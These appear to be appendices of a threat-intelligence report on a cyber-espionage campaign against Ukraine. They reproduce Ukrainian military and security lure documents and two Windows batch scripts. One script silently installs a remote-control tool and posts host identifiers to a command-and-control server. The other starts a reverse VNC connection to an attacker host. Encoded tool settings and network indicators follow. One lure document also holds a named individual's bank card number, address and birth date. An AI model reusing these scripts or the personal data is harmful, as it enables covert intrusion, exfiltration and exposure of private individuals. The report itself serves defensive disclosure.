протягом доби сили АТО здійснили близько 60 артилерійських ударів по противнику, в тому числі двічі по двох колонах бронетехніки ЗС РФ, що були зафіксовані в районі н.п. Белярівка Донецької області;

у ніч проти 24.08 силами АТО було відбито на падіння на блокпост в районі Маріуполя, затримано декілька терористів, збоку військовослужбовців ЗС України 1 поранений;

українська артилерія знищила дві колони військової техніки терористів, що рухалися у напрямку Саур-Могили зі сторони РФ.

1.2 Випадки загибелі (поранення), захоплення в заручники військовослужбовців ЗС України, знищення та/або пошкодження озброєння, військової техніки з вказанням обставин зазначених подій (в рамках проведення АТО)

згідно заяви штабу ДНР у н.п. Красное Донецької області вбито 3 військовослужбовців з ДРГ, ще 3 силовиків з цієї групи захоплено у полон;

за повідомленням заступника голови Дніпропетровської ОДА С.Олійника в зоні АТО за час проведення операції загинуло 107 військовослужбовців 25-ї Дніпропетровської бригади, ще більше 500 – поранені;

за останню добу у зоні АТО загинуло 5 військовослужбовців, 8 отримали поранення;

за весь час проведення АТО в результаті бойових дій загинуло 722 військових, поранено – 2625.

1.3 Інформація щодо знешкодження (знищення, захоплення тощо) членів терористичних груп, незаконних збройних формувань, зразків зброї, техніки тощо в результаті дій підрозділів ЗС України

затримано особистого охоронця І.Гіркіна.

1.4 Спроби захоплення (блокування, обстрілів, пікетувань, втручання в життєдіяльність) військових частини, установ, підприємств та організацій (військових об'єктів), озброєння та військової техніки

File: 25.08.2014.doc
MD5: 1B616B190291593D1B392F6FA9998422

ЗАТВЕРДЖУЮ
ТВО заступника начальника Академії сухопутних військ імені гетьмана Петра Сагайдачного з наукової роботи

А.В. СЛЮСАРЕНКО
«__»_____2014 року

АКТ ЕКСПЕРТИЗИ № __

Експертна комісія Наукового центру Сухопутних військ Академії сухопутних військ у складі:

голови комісії – начальника НДВ Сальника Ю.П.;

секретаря комісії: провідного наукового співробітника НДВ Пашковського В.В.,

членів комісії:

провідного наукового співробітника НДВ Богуцького С.М.;

провідного наукового співробітника НДВ Русіло П.О.

розглянувши матеріали тез доповідей на тему: «Напрямки розвитку землерийної техніки інженерних військ» автора Цибулі С.А., «Математичні моделі впливу якісних і кількісних показників видів та типів наявних та перспективних зразків на обгрунтування базового типажу основних засобів інженерного озброєння», автора Омельчука С.І., «Напрямки розвитку автоматизованих систем управління тактичної ланки управління сухопутних військ Збройних Сил України» авторів Климовича О.К., Лаврут Т.В., Пашетник О.Д. (протокол № __ від __.__.2014 р.),

зробила висновок: дані матеріали тез доповідей не містять відомостей, заборонених для відкритого опублікування, передбачених "Зводом відомостей, що становлять державну таємницю України" (ЗДВТ) та переліком службової інформації ЗС України (ПСІ-2011).

Матеріали тез доповідей можуть бути опубліковані у відкритому друці.

Голова комісії:	Ю.П. САЛЬНИК
Секретар комісії:	В.В. ПАШКОВСЬКИЙ
Члени комісії:	С.М. БОГУЦЬКИЙ
	П.О. РУСІЛО

ПОГОДЖЕНО:
Начальник відділення захисту інформації
помічник начальника Академії — В.О. МОРДАЧ

Начальник відділення
військово-технічної інформації — Л.Л. ХВІР

File: 2014.doc
MD5: A85115F97136D812317303306B8625D2

Контрольованість територій силами АТО, станом на 16.11.2014

	Донецька область		Луганська область	
	райони	міста	райони	міста
Перебувають під контролем української влади	Артемівський, Великоновоселківський, Володарський, Добропільський, Красноармійський, Краснолиманський, Олександрівський, Першотравневий, Слов'янський	Авдіївка, Артемівськ, Волноваха, Вугледар, Дебальцеве, Дзержинськ, Димитрів, Добропілля, Дружківка, Краматорськ, Красний Лиман, Красноармійськ, Костянтинівка, Маріуполь, Новогродівка, Селидове, Слов'янськ	Біловодський, Білокуракінський, Кремінський, Новоайдарський, Марківський, Міловський, Новопсковський, Сватівський, Старобільський, Троїцький, Попаснянський	Рубіжне, Сєвєродонецьк, Станиця-Луганська, Лисичанськ
Частково контролюються українською владою	Волноваський, Костянтинівський, Тельманівський, Старобешівський, Ясинуватський, Мар'їнський *(в районі Мар'їнки знаходиться взводно-опорний пункт сил АТО, який постійно обстрілюється терористами)*	Силами АТО контролюється м.Вуглегорськ Єнакіївської міськради	Станично-Луганський, Слов'яносербський (Постанова ВРУ від 07.10.14 №1692) *(в районі вказаного населеного пункту проходять постійні збройні сутички між силами АТО та терористами)*	
Контролюються терористами	Амвросіївський, Новоазовський, Шахтарський	Донецьк, Докучаєвськ, Горлівка, Єнакієве Жданівка, Зугрес, Кіровське, Макіївка, Сніжне, Старобешево, Тельманово, Торез, Харцизьк, Шахтарськ, Ясинувата	Лутугінський, Антрацитівський, Краснодонський, Свердловський, Перевальський	Луганськ, Алчевськ, Антрацит, Брянка, Красний Луч, Кіровськ, Краснодон, Ровеньки, Свердловськ, Слов'яносербськ, Стаханов, Перевальськ, Первомайськ

File: ATO.doc
MD5: 75AC3B194CE14BBE3B57A2B500E80734

Вх. ДРСДЗ № 46108дск від 18.11.2014
Вх. ГШ № 11735дск від 25.11.2014

Антитерористичний центр при Службі безпеки України

грудня 2014 року

33/7054 12.11.2014

Про надання інформації

У Міністерстві внутрішніх справ розглянуто листа Служби безпеки України щодо здійснення інформаційного обміну про стан і тенденції поширення тероризму в Україні та за її межами за вказаними в листі напрямками. У зв'язку з цим інформуємо про таке.

02 грудня цього року в місті Харків на вулиці Академіка Проскури, 1, біля воріт військової частини 3017 Національної гвардії України стався потужний вибух невстановленого предмета.

У результаті вибуху частково пошкоджено ворота зазначеної військової частини. Люди не постраждали. За даним фактом відкрито кримінальне провадження з правовою кваліфікацією кримінального правопорушення за ч. 2 ст. 194 (Умисне знищення або пошкодження майна) КК України.

09 грудня цього року на центральному автовокзалі м. Донецьк невідомими озброєними особами було затримано солдата строкової військової служби військової частини 3037 Східного оперативного територіального об'єднання Національної гвардії України.

Крім того, зберігається загроза широкого військового вторгнення Росії до України в інтересах створення сухопутного коридору до Криму або розширення території зазначених вище псевдодержавних утворень до адміністративних меж Донецької та Луганської областей.

Питання про стан і тенденції поширення тероризму в Україні та за її межами знаходиться на контролі керівництва Міністерства.

Заступник Міністра –
начальник Головного
слідчого управління **В.М. Сакал**

File: 2014.12.10.doc
MD5: 30B727769DE863360C5103CA7955E21B

Додаток до листа
Не для розповсюдження

УЗАГАЛЬНЕНА ДОВІДКА
про обстановку на державному кордоні
станом на 15 січня 2015 року

I. Обстановка на українсько-російському кордоні та смузі розмежування характеризується:

1.1. Суттєвим зростанням протягом доби інтенсивності обстрілів позицій підрозділів сил АТО.

Зафіксовано 129 обстрілів *(29 - артилерійських, 54 - мінометних, 46 - інші), в результаті яких* ***4*** *військовослужбовця ЗСУ та* ***1*** *військовослужбовець Нац. Гвардії* ***отримали поранення, 1 – загинув*** *(за даними ГШ ЗСУ).*

Обстріли підрозділів ДПСУ

Сектор «Б» ОВВ «Велика Новосілка» ОБПК «Чоп» *(м.д. НОВОГРОДІВКА) –* ***прикордонний наряд у складі 7 чол.*** *слідував* ***на броньованому автомобілі «Кугуар».*** *В районі н.п. УМАНСЬКЕ, ОРЛІВКА* ***о 13.10 був обстріляний з міномета*** *(здійснено 3 постріли). Вогонь вівся з н.п. АВДІЇВКА.* ***Постраждалих немає.*** *Автомобіль пошкоджень не зазнав.*

Сектор «С» ОВВ «Краматорськ» ОБПК «Ізмаїл» БП № 3401 «Майорськ», тр. коридор №4, пасажирський, ГОРЛІВКА - АРТЕМІВСЬК – з 11.22 до 11.40 *зі сторони НЗФ (р-н н.п. ЗАЙЦЕВО)* ***здійснено мінометний обстріл блок-посту,*** *на якому несли службу 6 прикордонників та військовослужбовці 17 БТрО. Поблизу блок-поста розірвалось 27 мін.* ***Постраждалих немає.***

Сектор «Б» ОВВ «Велика Новосілка» КрП «Верхньоторецьке» ОБПК «Чоп» *(м.д. НОВОГРОДІВКА) – з 00.45 до 02.00 15.01.2015 було* ***здійснено мінометний обстріл контрольного посту (близько 20 мін),*** *на якому несли службу 10 прикордонників та військовослужбовці 20-го батальйону 93 омбр.* ***Постраждалих немає.***

З 15.40 14.01.2015 КПВВ «Бугас» здійснює вибірковий пропуск громадян.

1.2. Подальшим переміщенням та скупченням сил і засобів ЗС РФ та НЗФ на території Луганської та Донецької областей.

В ніч на 14.01.2015 в м. ЛУГАНСЬК ***зафіксовано прибуття підсилення ЗС РФ (3 танки, 10 РСЗВ, 10 автомобілів «Камаз» та до 350 військовослужбовців).***

На ділянці Донецького загону, продовжується нарощування сил й засобів НЗФ в районах, які прилягають до лінії зіткнення:

в н.п. КОМСОМОЛЬСЬКЕ, в приміщенні АТП, ***розміщені 10 одиниць БМ-21 «Град» і особовий склад;***

в н.п. СТИЛА зараз базується підрозділ НЗФ ***у складі 200 осіб*** *(«чеченці»);*

на тракторній бригаді між н.п. НОВИЙ СВЄТ і м. ДОНЕЦЬК базуються ***5 САУ і особовий склад.***

1.3. Активністю ДРГ *(спецпідрозділів ЗС РФ та НЗФ)* **на передньому краю безпосереднього зіткнення з «ЛНР».**

File: 15_01_2015.doc
MD5: 76A45D72720A81AD580207B8293CDB17

ДОВІДКА – ДОПОВІДЬ
командира військової частини А1035

1. Опрацювання та уточнення заявок на поповнення о/с та техніки.

- з мобілізаційної роботи

Розрахунок комплектування офіцерським складом 74 окремого розвідувального батальйону вих.№ 60/дск, Розрахунок комплектування старшинським, сержантським та рядовим складом запасу 74 окремого розвідувального батальйону вих.№ 61/дск, були відправлені 17.07.2014року через військову частину А0355 до ОМУ ОК «Південь».

Заявка на поповнення поточного некомплекту офіцерів запасу для військової частини А1035 вих.№63/дск, Заявка на поповнення поточного некомплекту старшин, сержантів та рядового складу для військової частини А1035 вих.№64/дск, були відправлені 23.07.2014року через військову частину А0355 до Дніпропетровського ОВК.

- зі стройової частини

На поповнення некомплекту офіцерського, сержантського та рядового складу штату мирного часу була відправлена заявка Начальнику управління персоналу – заступнику начальника штабу ОК»Південь» від 15.07.2014 року №1035/21/2043(20 – офіцерів, 45 – сержантів, 124 – солдат, всього – 189)

Укомплектованість особовим складом.

За штатом воєнного часу укомплектованість 74 окремого розвідувального батальйону складає:

особовим складом 448 чоловік, в тому числі офіцерів – 44, сержантів – 79 чоловіка, солдат – 325 чоловік;

технікою – 76 одиниць, в тому числі БТТ – 40 одиниць, АТ – 36 одиниць.

Озброєння та військова техніка (основні види):

за штатом – 76 од., в наявності 76 одиниць, що складає 100 %.

Мобілізаційна потреба складає:

особового складу – **167** чоловік, в тому числі офіцерів 3, сержантів 10 солдат 152;

технікою 10 одиниць, в тому числі АТ (вантажних) - 10 одиниць.

ПОТРЕБА ПРИ МОБІЛІЗАЦІЇ

підрозділ	ВЧ	МЧ	список	Потрібно доукомплектувати	Техніка з НЄУ	Посади некомплектуємі
Управління	35	28	20	6		5 – бухгалтеров, 4 діловода
1 розвідувальна рота	85	60	16	65	1	1 військовослужбовець срочной служби БРМ 1К – 1 одиниця (5 військовослужбовців)
2 розвідувальна рота	85	60	17	60	1	1 військовослужбовців срочной служби, БМП-2 -9 військовослужбовців
Рота глибинної розвідки	87	66	24	27		БТР-80 -4 одиниці (36 військовослужбовців)
Взвод розвідки технічними засобами	22	10	2	21		1 військовослужбовець срочной служби
Розвідувальний взвод спостереження	18	10	2	16		
Відділення РХБР	3	--	--	--		
Польовий вузол зв'язку	34	17	11	9		1 військовослужбовців срочной служби
Ремонтний взвод	28	16	2	26		
Взвод матеріального забезпечення	39	14	6	30	8	УРАЛ – 1 од., ГАЗ-66 – 2 од. 3 водія
Медичний пункт	10	5	1	9		
Клуб	2	--	--	--		
ВСЬОГО:	**448**	**286**	**101**	**269**	**10**	

File: 25.01.2015.doc
MD5: 64E8A194C73794F3B99FF0469946FBA1

Антитерористичний центр

при Службі безпеки України

ІНФОРМАЦІЙНИЙ ОГЛЯД

щодо терористичних загроз та протидії тероризму
(станом на 07 год. 30 хв. 13 січня 2015 року)

File: 13.01.15.doc
MD5: 34B9BBD2AF740847267DD55E64957D44

«Правий сектор» - неформальний громадський рух створений під час акцій протесту під назвою **«Євромайдан».**
«Правий сектор» виконує функцію організації, яка забезпечує внутрішній порядок **«Євромайдані»**, а також в змозі протистояти представникам правоохоронних органів, в тому числі спецпідрозділам міліції.
До складу цього руху входять структури правого спектру, а саме:
ВО «Тризуб ім. С.Бандери», **УНА-УНСО**, **«Патріот України»**, представники «ультрас» та «футбольних хуліганів», окремі громадяни, які не мають відношення до вищевказаних об'єднань, однак сповідують аналогічні погляди *(не виключаючи радикальні методи боротьби)*.
Представники **«Правого сектору»** не позиціонують себе ні з одною політичною силою в країні, а також не співпрацюють з іноземними організаціями. Свою діяльність проводять за власні кошти, а також за кошти, які отримують від небайдужих громадян. Під час, своєї діяльності використовують форми та методи конспірації, а також проводять контр спостереження та виявлення у своєму середовищі осіб, які контактують з правоохоронними органами, а також і самих працівників правоохоронних органів.
«Правий сектор» немає єдиного визначеного лідера. Приблизна кількість в межах 500 осіб.
Територіально знаходяться на 5-му поверсі будівлі «Профспілок», де систематично проводять наради, лекції, концерти та тренування.
За наявними даними, мобілізація радикально налаштованих осіб для участі в масових заворушеннях **19 січня 2014 року** здійснювалась через соціальну мережу **«Vk.com»**, з використанням т.зв. групи **«Правий сектор»** (Vk.com\public62043361).
Організатори групи закликали: *«ми потребуємо мотощитків, шоломів, «аргументів» (підручної зброї) та певного фінансового забезпечення для придбання того, що так просто ніде не продають»*.
Для перерахування коштів вказувався номер картки **«Приватбанку» 5168 7553 1093 5578**, зареєстрована на **Окунєва Сергія Ігоровича** *(19.06.1973 р.н., уродженця Російської Федерації, зареєстрованого за адресою: Дніпропетровська область, м. Дніпродзержинськ, вул. Щербицького, 65, кв. 6, контактні номери телефонів 067-*

File: Списки без фотографий.docx
Translation (from Russian): Lists without photos.docx
MD5: 7DF924CBB8A41B7622CDF4F216C63026

Контрольованість територій силами АТО (станом на 16.02.2015)

За офіційними даними, станом на 16.02.2015 контрольованість території силами АТО залишається незмінною.

Райони і міста обласного значення, які перебувають під контролем української влади

Донецька область:

- **райони** – Артемівський, Великоновосілківський, Володарський, Добропільський, Красноармійський, Краснолиманський, Олександрівський, Першотравневий, Слов'янський;
- **міста обласного значення** – Авдіївка **(офіційно перебуває під контролем української влади, однак протягом довгого часу точаться запеклі бої)**, Артемівськ, Волноваха, Вуглегірськ, **Дебальцеве (офіційно перебуває під контролем української влади, однак протягом довгого часу точаться запеклі бої)**, Дзержинськ, Димитрів, Добропілля, Дружківка, Костянтинівка, Краматорськ, Красний Лиман, Красноармійськ, Маріуполь, Новогродівка, Селидове, Слов'янськ.

Луганська область:

- **райони** – Біловодський, Білокуракинський, Кремінський, Марківський, Міловський, Новопсковський, Сватівський, Старобільський, Троїцький;
- **міста обласного значення** – Лисичанськ, Рубіжне, Сєвєродонецьк.

Райони і міста обласного значення, які частково контролюються українською владою

Донецька область:

- **райони** – Волноваський (з урахування територіальних змін відповідно до постанови Верховної ради України від 12.12.2014 №32-VII), Костянтинівський, Мар'їнський (райцентри під контролем сил АТО, в районі м. Мар'їнки знаходиться взводно-опорний пункт сил АТО, який постійно обстрілюється терористами), Ясинуватський (райцентри під контролем терористів);
- **місто обласного значення** – Єнакієве (силами АТО контролюється м. Вуглегірськ **(офіційно перебуває під контролем української влади, однак протягом довгого часу точаться запеклі бої)**.

Луганська область:

- **райони** – Новоайдарський (терористами контролюється лише с. Сокільники), Станично-Луганський (терористами контролюються лише населені пункти Миколаївської сільської ради), Попаснянський (терористами контролюється лише с-ще Міус).

Райони і міста обласного значення, які контролюються терористами

Донецька область:

File: ATO.docx
MD5: 7E1B6B1247A28D49260856818FB709BF

Додаток
до наказу першого заступника керівника
Антитерористичного центру при Службі
безпеки України (керівника
Антитерористичної операції на території
Донецької та Луганської областей)
№ ____ ог від __ січня 2015 року

ТИМЧАСОВИЙ ПОРЯДОК
здійснення контролю за переміщенням осіб, транспортних засобів та вантажів вздовж лінії зіткнення у межах Донецької та Луганської областей

I. Загальні положення

1.1. Цей Тимчасовий порядок (далі – Порядок) визначає окремі питання здійснення контролю за переміщенням в районі проведення антитерористичної операції на території Донецької та Луганської областей (далі – АТО), а також вздовж лінії зіткнення у межах Донецької та Луганської областей, осіб, транспортних засобів та вантажів, а також види блокпостів, контрольних пунктів в'їзду-виїзду, порядок їх функціонування, правила їх перетинання.

1.2. У цьому Порядку терміни вживаються у такому значенні:

неконтрольована територія – територія, на якій органи державної влади тимчасово не здійснюють або здійснюють не у повному обсязі повноваження, передбачені законодавством України;

координаційний центр (далі - КЦ) – це підрозділ з питань режиму та економічної діяльності на територіях прилеглих до смуги безпеки вздовж лінії розмежування, **який створений при оперативному штабі з управління АТО**, та до складу якого входять представники Служби безпеки України (далі – СБУ), Збройних Сил України (далі – ЗСУ), Міністерства внутрішніх справ України (далі - МВСУ), Національної гвардії України (далі - НГУ), Державної прикордонної служби України (далі – ДПСУ), Державної фіскальної служби України (далі – ДФСУ) з метою координації діяльності координаційних груп та **організації видачі перепусток для фізичних та юридичних осіб (далі - осіб), транспортних засобів та вантажів**;

координаційна група (далі - КГ) – це підрозділ з питань режиму та економічної діяльності на територіях прилеглих до смуги безпеки вздовж лінії розмежування, яка створена при **управліннях (відділах) МВС України районів (міст)**, та до складу якого входять представники СБУ, ЗСУ, МВСУ, НГУ, ДПСУ, ДФСУ, інших сил і засобів суб'єктів боротьби з тероризмом, а також підприємств, установ, організацій, які залучаються до участі в антитерористичній операції з метою своєчасної та якісної перевірки осіб, які виявили бажання перетнути лінію

File: poryadok.doc
Translation (from Russian): order.doc
MD5: AA082AEEBC5AB3BA00D3544959707634

APPENDIX E: Example Scripts Used in Attacks

install.cmd

MD5: D43E1BBAE9332DE223D13840FCD21A76

```
@echo off
@chcp 1251

cd %TEMP%
@attrib -S -H -r "%windir%\system32\sysfiles"
@attrib -S -H -r "%windir%\syswow64\sysfiles"
@attrib -S -H -r "%ProgramFiles%\Remote Manipulator System - Server"
@attrib -S -H -r "%ProgramFiles(x86)%\Remote Manipulator System - Server"


@"%windir%\system32\sysfiles\rutserv.exe" /stop
@"%windir%\syswow64\sysfiles\rutserv.exe" /stop
@"%windir%\system32\sysfiles\rutserv.exe" /silentuninstall
@"%windir%\syswow64\sysfiles\rutserv.exe" /silentuninstall
@"%ProgramFiles%\Remote Manipulator System - Server\rutserv.exe" /stop
@"%ProgramFiles(x86)%\Remote Manipulator System - Server\rutserv.exe" /stop
@"%ProgramFiles%\Remote Manipulator System - Server\rutserv.exe" /silentuninstall
@"%ProgramFiles(x86)%\Remote Manipulator System - Server\rutserv.exe" /silentuninstall

@net stop rmanservice
@sc delete "rmanservice"

tasklist | find "rfusclient.exe"
if errorlevel 1 @taskkill /f /im rfusclient.exe

tasklist | find "rfusclient.exe *32"
if errorlevel 1 @taskkill /f /im rfusclient.exe *32

tasklist | find "rutserv.exe"
if errorlevel 1 @taskkill /f /im rutserv.exe

tasklist | find "rutserv.exe *32"
if errorlevel 1 @taskkill /f /im rutserv.exe *32

@MsiExec /x {61FFA475-24D5-44FB-A51F-39B699E3D82C} /qn REBOOT=ReallySuppress
@MsiExec /x {A5DB67DC-DB0E-4491-B9F7-F258A02EE03C} /qn REBOOT=ReallySuppress
@MsiExec /x {5B1EC627-A9CA-4BE8-966E-5FCB90ECD770} /qn REBOOT=ReallySuppress
@MsiExec /x {54D1AB84-6B0B-445D-B7AB-E2B2FEEC3A4F} /qn REBOOT=ReallySuppress
@MsiExec /x {FE83B905-4554-4DFF-97F4-9292178CB171} /qn REBOOT=ReallySuppress
@MsiExec /x {AB7AA605-500F-4153-8207-FB5563419112} /qn REBOOT=ReallySuppress
@reg delete "HKLM\SOFTWARE\Microsoft\Windows\CurrentVersion\Uninstall\{11A90858-40BB-
4858-A2DA-CA6495B5E907}" /f
@reg delete "HKLM\SOFTWARE\Microsoft\Windows\CurrentVersion\Installer\UserData\S-1-5-
18\Products\85809A11BB0485842AADAC46595B9E70\InstallProperties" /f
@reg delete "HKCR\Installer\Products\85809A11BB0485842AADAC465 95B9E70" /f
@reg delete "HKLM\SYSTEM\Remote Manipulator System" /f
@reg delete "HKLM\SOFTWARE\Microsoft\Windows\CurrentVersion\Uninstall\{AB7AA605-500F-
4153-8207-FB5563419112}" /f
@reg delete "HKCR\Installer\Products\506AA7BAF00535142870BF5536141921" /f
@reg delete "HKLM\SOFTWARE\Microsoft\Windows\CurrentVersion\Installer\UserData\S-1-5-
18\Components\6EDC4423414699340B5D245426472701" /f
@reg delete "HKLM\SOFTWARE\Microsoft\Windows\CurrentVersion\Installer\UserData\S-1-5-
18\Components\E45BAE6295648E74689FC47BF4E730EB" /f
@reg delete "HKLM\SOFTWARE\Microsoft\Windows\CurrentVersion\Installer\UserData\S-1-5-
18\Components\E5052F47A02BDEA469F8EAB572D83BA8" /f
@reg delete "HKLM\System\CurrentControlSet\Services\RManService" /f
@del "%ProgramFiles%\Remote Manipulator System - Server\*.*" /q
@rmdir "%ProgramFiles%\Remote Manipulator System - Server"
@del "%ProgramFiles(x86)%\Remote Manipulator System - Server\*.*" /q
@rmdir "%ProgramFiles(x86)%\Remote Manipulator System - Server"
@del "%windir%\system32\sysfiles\*.*" /q
```

```
@rmdir "%windir%\system32\sysfiles"
@del "%windir%\syswow64\sysfiles\*.*" /q
@rmdir "%windir%\syswow64\sysfiles"

:test
ping -n 1 -w 500 google.com.ua
if not %errorlevel%==1 goto gous
ping -n 10 127.0.0.1 > NUL
goto test

:gous
cd %TEMP%
@MsiExec /I "rms5.2.1.msi" /qn

ping -n 10 127.0.0.1


MD "%APPDATA%"\AdobeUpdates
MD "%WINDIR%"\AdobeUpdates

set group=download
For /F "UseBackQ Tokens=2*" %%I In (`Reg Query "HKEY_LOCAL_MACHINE\SYSTEM\Remote
Manipulator System\v4\Server\Parameters"^|Find /I "Options"`)  Do echo %%J
>>"%TEMP%"\id.txt

setlocal
for /f "tokens=1" %%a in ('getmac^|Find /I "Tcpip"') do (set mac=%%a && goto:next)

:next
echo %mac% >>%TEMP%\mac.txt
echo %COMPUTERNAME% >>%TEMP%\comp.txt
echo %group% >>%TEMP%\group.txt

cd %TEMP%
for /f "tokens=1" %%i in (id.txt) Do (set id=%%i)
for /f "tokens=1" %%i in (mac.txt) Do (set mac=%%i)
for /f "tokens=1" %%i in (comp.txt) Do (set comp=%%i)
for /f "tokens=1" %%i in (group.txt) Do (set group=%%i)
wget --post-data="mac=%mac%&comp=%comp%&id=%id%&group=%group%" http://rms.admin-
ru.ru/updater.php   -q -O -

cd %TEMP%
copy "%TEMP%\id.txt" "%APPDATA%\AdobeUpdates\" /y
copy "%TEMP%\mac.txt" "%APPDATA%\AdobeUpdates\" /y
copy "%TEMP%\comp.txt" "%APPDATA%\AdobeUpdates\" /y
copy "%TEMP%\group.txt" "%APPDATA%\AdobeUpdates\" /y

copy "%TEMP%\id.txt" "%WINDIR%\AdobeUpdates\" /y
copy "%TEMP%\mac.txt" "%WINDIR%\AdobeUpdates\" /y
copy "%TEMP%\comp.txt" "%WINDIR%\AdobeUpdates\" /y
copy "%TEMP%\group.txt" "%WINDIR%\AdobeUpdates\" /y

CD %TEMP%
ping -n 3 127.0.0.1
del /f /q id.txt
del /f /q mac.txt
del /f /q comp.txt
del /f /q group.txt
del /f /q rms5.2.1.msi
del /f /q set.exe
del /f /q 123.cmd
del /f /q install.cmd


exit
```

vnc.cmd

MD5: 8DAC6E9CF9B7F77250AA8CF0C62E1B2F

```
@echo off
chcp 1251 >nul
taskkill /f /im winvnc.exe

CD %TEMP%\vnc\
del /f /q winvnc.exe
del /f /q MSRC4Plugin_for_sc.dsm
del /f /q rc4.key
del /f /q UltraVNC.ini

setlocal
for /f "tokens=1" %%a in ('getmac^|Find /I "Tcpip"') do (set mac=%%a && goto:next)

:next

set sPara=%mac:-=%

CD %TEMP%\vnc\cop\
copy "%TEMP%\vnc\cop\winvnc.exe" "%TEMP%\vnc\" /y
copy "%TEMP%\vnc\cop\MSRC4Plugin_for_sc.dsm" "%TEMP%\vnc\" /y
copy "%TEMP%\vnc\cop\rc4.key" "%TEMP%\vnc\" /y
copy "%TEMP%\vnc\cop\UltraVNC.ini" "%TEMP%\vnc\" /y

CD %TEMP%\vnc\
start winvnc.exe
ping 127.0.0.1
ping 127.0.0.1
CD "%TEMP%\vnc\"
start winvnc -autoreconnect -id:%sPara% -connect grom90.ddns.net:5500

exit
```

APPENDIX F: POST'd RMS Settings Encoded and Decoded

Encoded:


```
545046301154524F4D5365727665724F7074696F6E7300095573654E5441757468080D5
3656375726974794C6576656C020304506F727403121614456E61626C654F7665726C61
7943617074757265080C53686F775472617949636F6E080642696E644950060D416E792
0696E7465726661636513436 16C6C6261636B4175746F436F6E6E656374091743616C6C
6261636B436F6E6E656374496E74657276616C023C084869646553746F70090C4970466
96C7465725479706502021750726F7465637443616C6C6261636B53657474696E677308
1550726F74656374496E6574496453657474696E6773080F446F4E6F744361707475726
5524450080755736549507636091141736B557365725065726D697373696F6E08165573
65725065726D697373696F6E496E74657276616C031027134175746F416C6C6F7750657
26D697373696F6E08134E656564417574686F726974795365727665720 81F41736B5065
726D697373696F6E4F6E6C794966557365724C6F676765644F6E0811557365496E65744
36F6E6E656374696F6E08135573654375737 46F6D496E6574536572766572080A496E65
744964506F72740317160D557365496E6574496449507636081444697361626C6552656
D6F7465436F6E74726F6C081344697361626C6552656D6F746553637265656E08134469
7361626C6546696C655472616E73666572080F44697361626C6552656469726563740 80
D44697361626C6554656C6E6574081444697361626C6552656D6F746545786563757465
081244697361626C655461736B4D616E61676572080E44697361626C654F7665726C617
9080F44697361626C6553687574646F776E081444697361626C6552656D6F7465557067
726164650815446973616 26C655072657669657743617074757265081444697361626C6
54465766963654D616E61676572080B44697361626C6543686174081344697361626C65
53637265656E5265636F726408104469736 1626C654156436170747572650812446973 6
1626C6553656E644D657373616765080F44697361626C6552656769737473 279080D4469
7361626C654156436861740815446973616 26C6552656D6F746553657474696E6773081
44E6F7469667943686 16E67655472617949636F6E08104E6F7469667942616C6C6F6E48
696E74080F4E6F74696679506C6179536F756E6408064C6F675573650805536964496 40
610343137353 92E3638393834333935383308 4C6963656E73657306C2524D532D5A2D36
414233383733313239626646373830303843323145666633453845434564616269593 25
3326459586C52664477776E4932315756305A65586C395156434678664564574477786 5
524139574943673262567464555546445 7464E75596A39474267315A56673445416D5A2
B61674145486C6C57446731554A6E4E6942785542424238434151466D456D4942416741
424341554844483070 4A777745556C354744674141626D497758457750444231625645 6
B4E4A4431555677383D0D50726F787953657474696E67731426010000EFBBBF3C3F786D
6C2076657273696F6E3D22312E302220656E636F64696E673D225544 62D3136223F3E0
D0A3C70726F78795F73657474696E6773207665727369 6F6E3D223532313030223E3C75
73655F70726F78793E66616C73653C2F7573655F70726F78793E3C70726F78795F74797
0653E303C2F70726F78795F747970653E3C686F73743E3C2F686F73743E3C706F72743E
383038303C2F706F72743E3C6E6565645F617574683E66616C73653C2F6E6565645F617
574683E3C6E746D6C5F617574683E66616C73653C2F6E746D6C5F617574683E3C757365
726E616D653E3C2F757365726E616D653E3C70617373776F72643E3C2F70617373776F7
2643E3C646F6D61696E3E3C2F646F6D61696E3E3C2F70726F78795F73657474696E6773
3E0D0A1144697361626C65496E7465726E65744964080000
```


Decoded:

```
TPF0TROMServerOptionsUseNTAuthSecurityLevel————————————————————————
————————————————————————————————————————————————————————————————————
Port————————————————————EnableOverlayCaptureShowTrayIconBindIPAnyin
terfaceCallbackAutoConnectCallbackConnectInterval<HideStopIpFilterTypeP
rotectCallbackSettingsProtectInetIdSettingsDoNotCaptureRDPUseIPv6AskUse
```

rPermissionUserPermissionInterval——————————————————'AutoAllowPerm
issionNeedAuthorityServerAskPermissionOnlyIfUserLoggedOnUseInetConnecti
onUseCustomInetServerInetIdPort——————————————————UseInetIdIPv6Dis
ableRemoteControlDisableRemoteScreenDisableFileTransferDisableRedirectD
isableTelnetDisableRemoteExecuteDisableTaskManagerDisableOverlayDisable
ShutdownDisableRemoteUpgradeDisablePreviewCaptureDisableDeviceManagerDi
sableChatDisableScreenRecordDisableAVCaptureDisableSendMessageDisableRe
gistryDisableAVChatDisableRemoteSettingsNotifyChangeTrayIconNotifyBallo
nHintNotifyPlaySoundLogUseSidId41759.6898439583LicensesÂRMS-Z-
6AB3873129bfF78008C21Eff3E8ECEdabiY2S2dYXlRfDwwnI21WV0ZeXl9QVCFxfEdWDwx
eRA9WICg2bVtdUUFDWFNuYj9GBg1ZVg4EAmZ+agAEHllWDg1UJnNiBxUBBB8CAQFmEmIBAg
ABCAUHDH0pJwwEUl5GDgAAbmIwXEwPDB1bVEkNJD1UVw8=
ProxySettings&ï»¿<?xml version="1.0" encoding="UTF-16"?><proxy_settings
version="52100"><use_proxy>false</use_proxy><proxy_type>0</proxy_type><
host></host><port>8080</port><need_auth>false</need_auth><ntml_auth>fal
se</ntml_auth><username></username><password></password><domain></domai
n></proxy_settings>DisableInternetId

APPENDIX G: Indicators of Compromise

Table 1: Network Based Indicators of Compromise

FQDN	Resolves To	Observable	Occurred At
80.245.113.158	80.245.113.158	Rogue DNS Server in Cyber Espionage Campaign	2013-09-02
kif.ru	195.208.1.111	Compromised Server Distributing Malware in Cyber Espionage Campaign	2013-11-24
downloads.file-attachments.ru	46.254.20.155	Distributing Malware in Cyber Espionage Campaign	2014-08-15
downloads.file-attachments.ru	91.218.228.161	Distributing Malware in Cyber Espionage Campaign	2014-09-10
rms.admin-ru.ru	46.254.20.155	C&C Server in Cyber Espionage Campaign	2014-08-12
downloads.email-attachments.ru	46.254.22.31	Distributing Malware in Cyber Espionage Campaign	2014-11-01
grom90.ddns.net	37.143.8.220	C&C Server to Control RAT in Cyber Espionage Campaign	2014-11-01
grom90.ddns.net	91.218.228.161	C&C Server to Control RAT in Cyber Espionage Campaign	2014-11-01
